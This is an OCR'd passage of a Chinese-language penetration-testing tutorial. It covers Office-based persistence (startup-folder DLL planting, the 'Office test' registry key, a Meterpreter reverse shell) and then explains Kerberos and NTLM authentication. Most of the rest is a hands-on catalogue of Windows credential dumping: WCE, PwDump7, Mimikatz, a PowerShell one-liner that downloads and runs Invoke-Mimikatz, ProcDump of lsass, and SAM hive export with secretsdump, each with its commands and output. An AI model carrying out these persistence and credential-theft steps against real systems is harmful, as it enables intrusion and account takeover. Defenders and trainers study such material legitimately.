
该脚本能够生成关联文件（WLL，XLL，VBA），并将这些文件复制到Word，Excel或PowerPoint的启动文件夹中。



默认情况下，此脚本会弹出计算器。该脚本将DLL文件的恶意代码部分进行了base64编码。可以修改为任何其他恶意DLL。







注册表启动

创建注册表的键并将其指向任意一个DLL文件，Office将会使用此键来加载DLL文件，以便在开发阶段进行性能评估。从CMD中执行以下操作，将创建指向本地存储的DLL文件的键。


```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf" /t REG_S
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Admin>reg add "HKEY_CURRENT_USER\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d C:\
tmp\pentestlab.dll
The operation completed successfully.

C:\Users\Admin>
```

从注册表中查看：



当Office启动时，将加载DLL文件，从而上线。

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4445
[*] Sending stage (179779 bytes) to 10.0.2.40
[*] Meterpreter session 5 opened (10.0.2.21:4445 -> 10.0.2.40:65018) at 2019-11-
17 18:09:46 -0500

meterpreter > 
```

第八章 内网渗透基础


Kerberos协议

Windows认证原理之Kerberos篇

Active Directory(活动目录)

- AD存储关于网络对象的相关信息，使管理员和用户可以轻松地查找并使用这些信息。其使用用分成组织的逻辑进行结构化的数据存储。
- 网络对象分为：用户、用户组、计算机、域、组织单位以及安全策略等

域认证协议 Kerberos




古希腊-地狱恶犬

Kerberos 是一种网络认证协议，其设计目标是通过密钥系统为客户机/ 服务器应用程序提供强大的认证服务。该认证过程的实现不依赖于主机操作系统的认证，无需基于主机地址的信任，不要求网络上所有主机的物理安全，**并假定网络上传送的数据包可以被任意地读取、修改和插入数据。** 在以上情况下，Kerberos 作为一种可信任的第三方认证服务，是通过传统的密码技术（如：共享 密钥）执行认证服务的。

参与角色

- 客户端
- 服务器

- KDC（密钥分发中心）= DC



KDC的组成

- AD（Account Database）：存储所有客户端的白名单，只有在白名单中的客户端才可以申请TGT
- AS（Authetication Service）：为客户端生成TGT的服务
- TGS（Ticket Granting Service）:为客户端生成某个服务的ticket

从物理层面看，AD与KDC都是域控（Domain Controller）

域认证流程-粗略流程

1. 客户端向Kerberos服务请求，希望获得访问某个服务/服务器的权限。客户端首先向Kerberos请求身份认证，Kerberos得到消息后，先判断客户端是否可信的既白名单中，在AD查询用户之后，返回到AS中，AS分发TGT给客户端，至此 AS 的工作就算是完成了。
2. 客户端得到TGT后，继续向Kerberos请求，希望获得某个服务/服务器的权限。Kerberos得到消息后，通过客户端得到消息中的TGT，判断客户端是否拥有这个权限，然后给予客户端访问服务器的权限Ticket
3. 客户端得到访问服务器的权限Ticket后，就可以向服务器发起请求，这个Ticket仅针对该服务器，其他Server需要重新向TGS申请。

类似于动车站买票

域认证流程-具体流程

用户登录客户端

- 输入用户ID和密码到客户端
- 客户端利用质询的NTLM协议将密码转换成密钥，形成了客户端的“用户密钥”（**user's secret key**）

第一步-客户端认证

Session Key与Ticket Granting Ticket

1. 客户端

1. 向Kerberos发送客户端信息信息和相应的请求服务，例如“用户Tom想要请求服务”（不需要发送密钥或者密码）

2. Kerberos

AS检查该用户ID是否存在于本地数据库中，验证完成后返回2条信息：

1. Client/TGS会话密钥（Client/TGS Session key），这个密钥用来在客户端和TGS之间进行通信，**使用该用户的NTLM Hash进行加密**
2. 票据授权票据（Ticket Granting Ticket）,包含信息有：消息1中的会话密钥，用户ID，用户网址，消息2的有效期。**通过TGS的密钥进行加密**

3. 客户端

客户端收到消息后，首先用自己的用户NTLM Hash解密消息1，获得其中的TGS会话密钥 注意：客户端不需要解密消息2，只需要消息1中的TGS会话密钥就可以向TGS发起请求

第二步-服务授权

客户端

当客户端想要申请指定的服务的时候，向TGS发送两条消息：

1. 消息2的信息、想要获取的服务的服务ID（不是用户ID）
2. 认证符（Authenticator），其中包含用户ID和时间戳，使用消息1中解密出来的TGS会话密钥进行加密

Kerberos

- 在收到客户端发起的两条请求后，TGS先去KDC数据库中查找客户端发来的消息3中的服务ID是否存在，然后用自己的**TGS密钥**解密消息3中的消息2，得到**TGS会话密钥**

- 使用TGS会话密钥解密消息4，得到用户ID信息和时间戳，核对完成之后向客户端发送两条信息

- 客户端-服务器票据（Client-to-Server Ticket），其中包含**Client/SS会话密钥（Client/Server Session Key）**，用户ID，用户网址和票据有效期。使用服务器密钥（Server's secret key）进行加密。

- Client/SS会话密钥（Client/Server Session Key），使用**Clent/TGS会话密钥进行加密。**

客户端

- 客户端收到消息后，用消息1中的Clent/TGS解密消息6，得到其中的Client/SS会话密钥。
- 而消息5客户端是无法解密的，它用服务器密码进行加密。

第三步-服务请求

客户端

当客户端拿到消息6中的Client/SS会话密钥之后，就可以向服务器请求服务了，它会向服务器发送2条消息

1. 消息5，用服务器密钥加密的 客户端-服务器票据
2. 新的Authentication（包含用户ID和时间戳），**使用Client/SS会话密钥进行加密。**

服务器

- 当服务器收到消息后，会用自己的服务器密钥解密消息7得到客户端-服务器票据，既得到了Client/SS密钥。
- 再使用得到的**Client/SS密钥**解密消息8，得到Authentication，获取其中的用户ID和时间戳。

这一步流程完成后，客户端的认证就可到确认，服务器就会给客户端提供服务，向客户端发送1条消息。

1. 新的时间戳，使用**Client/SS会话密钥进行加密。**

第四步-快乐沟通

客户端

客户端拿到消息9之后，用Client/SS会话密钥解密，验证时间戳，确认服务器身份，然后就开始向服务器发送请求

服务器

服务器向客户端提供相应的服务

Kerberos认证的缺点

- 需要第三方机构认证，如果Kerberos服务器挂了，那就没法请求服务了，可以通过复合Kerberos服务器和缺陷认证来进行弥补
- 时钟上的统一，因为票据具有一定的有效性，机器间的时间一般不可以超过10分钟
- DC被控，全家遭殃
- 客户端防御差，用户密码/哈希也会被拿走

NTLM


NTLM协议及Hash抓取

一、NTLM认证协议

Windows身份认证机制主要有NTLM和Kerberos两种，其中NTLM主要被用在本地以及早期工作组环境，Kerberos主要用在域环境中。这里介绍的NTLM认证是Windows早期的认证方式，因向后兼容性而保留了下来。NTLM认证NTLM适用范围非常广，既可用于域内的认证服务， 也可用于没有域的工作组环境。主要有 本地认证 和 网络认证 两种方式。

1.本地认证

当我们登录自己的电脑时，首先要进行身份认证。Windows会调用winlogon.exe进程（也就是我们平常见到的登录框）接收用户的密码。之后密码会被传送给进程lsass.exe，该进程会先在内存中存储一份明文密码，然后将明文密码加密为NTLM Hash后，与Windows本地存储密码的SAM数据库（%SystemRoot%\system32\config\SAM）中该用户的NTLM Hash对比，一致则登录成功。



2.网络认证

在域环境中Windows优先使用Kerberos认证，但是也可以使用NTLM来进行认证。 NTLM协议基于质询（Challenge）/应答（Response）机制。

过程如下：

```
26 6.86221400 192.168.3.77     192.168.3.144    SMB    294 Session Setup AndX Request, NTLMSSP_NEGOTIATE
27 6.86269200 192.168.3.144    192.168.3.77     SMB    490 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
28 6.86312100 192.168.3.77     192.168.3.144    SMB    434 Session Setup AndX Request, NTLMSSP_AUTH, User: ROOTKIT\administrator
29 6.89309200 192.168.3.144    192.168.3.77     SMB    252 Session Setup AndX Response
```

步骤一：用户在客户端输入账号和密码，客户端缓存密码的NTLM Hash并向服务端发送明文表示的用户名请求

步骤二：服务端接收到客户端的请求后，先生成一个16位的Challenge随机数，本地储存后将Challenge以明文返回给客户端

```
- Simple Protected Negotiation
  - negTokenTarg
      negResult: accept-incomplete (1)
      supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
      responseToken: 4e544c4d53535000020000000e000e0038000000158289e2...
    - NTLM Secure Service Provider
        NTLMSSP identifier: NTLMSSP
        NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
      + Target Name: ROOTKIT
      + Negotiate Flags: 0xe2898215
        NTLM Server Challenge: 5d3d42b8d5e148ed
        Reserved: 0000000000000000
      + Target Info
      - Version 6.2 (Build 9200); NTLM Current Revision 15
          Major Version: 6
          Minor Version: 2
          Build Number: 9200
          NTLM Current Revision: 15
Native OS: Windows Server 2012 Datacenter 9200
Native LAN Manager: Windows Server 2012 Datacenter 6.2
```

步骤三：客户端接收到Challenge后，将NTLM Hash对Challenge进行加密生成Response，再将Response发送给服务端

```
- Simple Protected Negotiation
  - negTokenTarg
      responseToken: 4e544c4d5353500003000000180018008a00000018001800...
    - NTLM Secure Service Provider
        NTLMSSP identifier: NTLMSSP
        NTLM Message Type: NTLMSSP_AUTH (0x00000003)
      + Lan Manager Response: 286839fa0e6b1a8300000000000000000000000000000000
        NTLM Client Challenge: 286839fa0e6b1a83
      + NTLM Response: 29cf042f3d7b8b123d2c3d0d896007eb9876eec5e17c3858
      + Domain name: ROOTKIT
      + User name: administrator
      + Host name: PC-TORNDO-KIT
      + Session Key: 1f07ff01830241d4dd22b6616d55b5e1
      + Negotiate Flags: 0xe2888215
      - Version 5.1 (Build 2600); NTLM Current Revision 15
          Major Version: 5
          Minor Version: 1
          Build Number: 2600
          NTLM Current Revision: 15
Native OS: Windows 2002 Service Pack 3 2600
Native LAN Manager: Windows 2002 5.1
Primary Domain:
```

步骤四： 服务端接收到客户端发来的Response，将用户名、客户端发送的Response、原始的Chanllenge发送到域控制器（Domain Controller）

步骤五：域控制器使用本地数据库（NTDS.dit）中保存的对应用户的NTLM Hash对存储的Challenge进行加密，得到的结果与接收的Response进行对比，一致则认证成功。然后将认证结果返回给服务端。

了解整个过程可以发现，认证过程中为了确保安全，用户的明文密码并没有在客户端和服务端之间传输，取而代之的是NTLM Hash。因此如果攻击者得到了用户的NTLM Hash，不需要破解得到明文密码便可以冒充该用户通过身份验证，这就是Hash传递攻击(Pass The Hash)。

二、Hash抓取

Hash传递攻击的必须条件之一是：获取用户的NTLM Hash值，总结一下抓取Hash的方法

1.WCE

WCE是一款Hash注入神器，不仅可以用于Hash注入，也可以直接获取明文或Hash。

--> wce.exe -l 列出登录的会话和NTLM凭据

```
C:\Documents and Settings\alee>cd "My Documents"

C:\Documents and Settings\alee\My Documents>wce.exe -l
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security - by Hernan Ochoa (hernan@ampliasecurity.
com)
Use -h for help.

alee:PC-TORNDO-KIT:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE634
PC-TORNDO-KIT$:ROOTKIT:00000000000000000000000000000000:6B212C5A84DAA6A471AC43CDD7013CA9
```

--> wce.exe -w 列出明文密码

```
C:\Documents and Settings\alee\My Documents>wce.exe -w
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security - by Hernan Ochoa (hernan@ampliasecurity.
com)
Use -h for help.

alee\PC-TORNDO-KIT:admin
NETWORK SERVICE\ROOTKIT:<contains-non-printable-chars>
PC-TORNDO-KIT$\ROOTKIT:<contains-non-printable-chars>
```

2.PwDump7

PwDump7可以在CMD下直接运行提取系统中用户的密码Hash

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\alee>cd C:\Documents and Settings\alee\My Documents\PwDump7

C:\Documents and Settings\alee\My Documents\PwDump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE634:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
HelpAssistant:1000:90B3926958E2E82E6F1FDFA72A8BA4D0:D284D9370996997CD61684035EC5909D:::
SUPPORT_388945a0:1002:NO PASSWORD*********************:6CCB234F86E019920B64717CE15EC263:::
alee:1003:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE634:::
```

3.QuarkPwDump

Quarks PwDump 是一款开放源代码的Windows用户凭据提取工具，它可以抓取Windows平台下多种类型的用户凭据，包括：本地帐户、域帐户、缓存的域帐户和Bitlocker。

--> QuarkPwDump.exe -dhl

```
C:\WINDOWS\system32\cmd.exe
                                                              v0.2b -<(QuarksLab)>-

[+] Setting BACKUP and RESTORE privileges...[OK]
[+] Parsing SAM registry hive...[OK]
[+] BOOTKEY retrieving...[OK]
BOOTKEY = 62A424EAB9AF02333DFE7068984A24FD

------------------------------------- BEGIN DUMP -------------------------------------
alee:1003:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE634:::
SUPPORT_388945a0:1002:AAD3B435B51404EEAAD3B435B51404EE:6CCB234F86E019920B64717CE15EC263:::
HelpAssistant:1000:90B3926958E2E82E6F1FDFA72A8BA4D0:D284D9370996997CD61684035EC5909D:::
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
Administrator:500:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE634:::
------------------------------------- END DUMP ---------------------------------------

5 dumped accounts
```

4.Mimikatz

(1) 直接读取

--> privilege::debug

--> sekuelsa::logonPasswords

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 308265 (00000000:0004b429)
Session           : Interactive from 1
User Name         : ryan
Domain            : ryan-PC
Logon Server      : RYAN-PC
Logon Time        : 2019/11/1 15:07:39
SID               : S-1-5-21-691086751-2126115182-1166141280-1000
        msv :
         [00000003] Primary
         * Username : ryan
         * Domain   : ryan-PC
         * LM       : c83477d11d8e40c7aad3b435b51404ee
         * NTLM     : 143407f619651746ba065d8fda5a1f09
         * SHA1     : 79ebc4daa32880629d579cb844c2615203ebc23e
        tspkg :
         * Username : ryan
         * Domain   : ryan-PC
         * Password : 951018
        wdigest :
         * Username : ryan
```

(2) 非交互式读取

--> mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" > pssword.txt

```
C:\Users\ryan\Documents\mimikatz>mimikatz.exe "privilege::debug" "sekurlsa::logo
npasswords" > pssword.txt
```

本地磁盘 (C:) ▸ 用户 ▸ ryan ▸ 我的文档 ▸ mimikatz

共享 ▾ 打印 新建文件夹

名称	修改日期	类型	大小
mimidrv.sys	2019/8/15 11:09	系统文件	37 KB
mimikatz	2019/8/15 11:09	应用程序	889 KB
mimilib.dll	2019/8/15 11:09	应用程序扩展	46 KB
pssword	2019/11/1 16:39	文本文档	4 KB

5.Powershell

使用PowerSploit-master中的脚本加载mimikatz模块抓取hash，无文件落地

使用本地脚本

--> powershell -exec bypass "import-module .\Invoke-Mimikatz.ps1;Invoke-Mimikatz"

```
C:\Users\ryan\Documents>powershell -exec bypass "import-module .\Invoke-Mimikatz
.ps1;Invoke-Mimikatz"

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 308265 (00000000:0004b429)
Session           : Interactive from 1
User Name         : ryan
Domain            : ryan-PC
Logon Server      : RYAN-PC
Logon Time        : 2019/11/1 15:07:39
SID               : S-1-5-21-691086751-2126115182-1166141280-1000
        msv :
         [00000003] Primary
         * Username : ryan
         * Domain   : ryan-PC
         * LM       : c83477d11d8e40c7aad3b435b51404ee
         * NTLM     : 143407f619651746ba065d8fda5a1f09
```

加载远程服务器脚本

--> powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz

```
C:\Users\ryan>powershell IEX (New-Object Net.WebClient).DownloadString('https://
raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-
Mimikatz.ps1'); Invoke-Mimikatz

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 308265 (00000000:0004b429)
Session           : Interactive from 1
User Name         : ryan
Domain            : ryan-PC
Logon Server      : RYAN-PC
Logon Time        : 2019/11/1 15:07:39
SID               : S-1-5-21-691086751-2126115182-1166141280-1000
        msv :
         [00000003] Primary
         * Username : ryan
         * Domain   : ryan-PC
         * LM       : c83477d11d8e40c7aad3b435b51404ee
```

6.ProcDump + mimikatz

ProcDump导出数据本地分析,工具是微软官方提供的，最大的优势就是免杀。

--> procdump.exe -accepteula -ma lsass.exe lsass.dmp

```
C:\Users\ryan\Documents\Procdump>procdump.exe -accepteula -ma lsass.exe lsass.dm
p

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[16:51:00] Dump 1 initiated: C:\Users\ryan\Documents\Procdump\lsass.dmp
[16:51:03] Dump 1 writing: Estimated dump file size is 30 MB.
[16:51:04] Dump 1 complete: 30 MB written in 4.4 seconds
[16:51:05] Dump count reached.
```

本地磁盘 (C:) ▸ 用户 ▸ ryan ▸ 我的文档 ▸ Procdump

共享 ▾ 新建文件夹

名称	修改日期	类型	大小
Eula	2017/3/13 9:14	文本文档	8 KB
lsass.dmp	2019/11/1 16:51	DMP 文件	29,978 KB
procdump	2017/4/25 4:43	应用程序	637 KB

--> sekurlsa::minidump lsass.dmp

--> sekurlsa::logonpasswords

```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 308265 (00000000:0004b429)
Session           : Interactive from 1
User Name         : ryan
Domain            : ryan-PC
Logon Server      : RYAN-PC
Logon Time        : 2019/11/1 15:07:39
SID               : S-1-5-21-691086751-2126115182-1166141280-1000
        msv :
         [00000003] Primary
         * Username : ryan
         * Domain   : ryan-PC
         * LM       : c83477d11d8e40c7aad3b435b51404ee
         * NTLM     : 143407f619651746ba065d8fda5a1f09
         * SHA1     : 79ebc4daa32880629d579cb844c2615203ebc23e
        tspkg :
         * Username : ryan
         * Domain   : ryan-PC
         * Password : 951018
```

7.注册表导出

--> reg save HKLM\SYSTEM system.hiv

--> reg save HKLM\SAM sam.hiv

--> reg save hklm\security security.hiv

（1）使用mimikatz读取

--> mimikatz： lsadump::sam /system:system.hiv /sam:sam.hiv

```
  .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::sam /system:system.hive /sam:sam.hive
Domain : RYAN-PC
SysKey : b2e6a86846410ca903f0cf5704defb7b
Local SID : S-1-5-21-691086751-2126115182-1166141280

SAMKey : 97d30286d3381a80c8d75814529d2927

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest

RID  : 000003e8 (1000)
User : ryan
  Hash NTLM: 143407f619651746ba065d8fda5a1f09

mimikatz # _
```

（2）使用impacket套件中的secretsdump.py 脚本读取

--> python /root/impacket/examples/secretsdump.py - sam sam.hiv - security security.hiv - system sys.hiv LOCAL


```
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0xb2e6a86846410ca903f0cf5704defb7b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
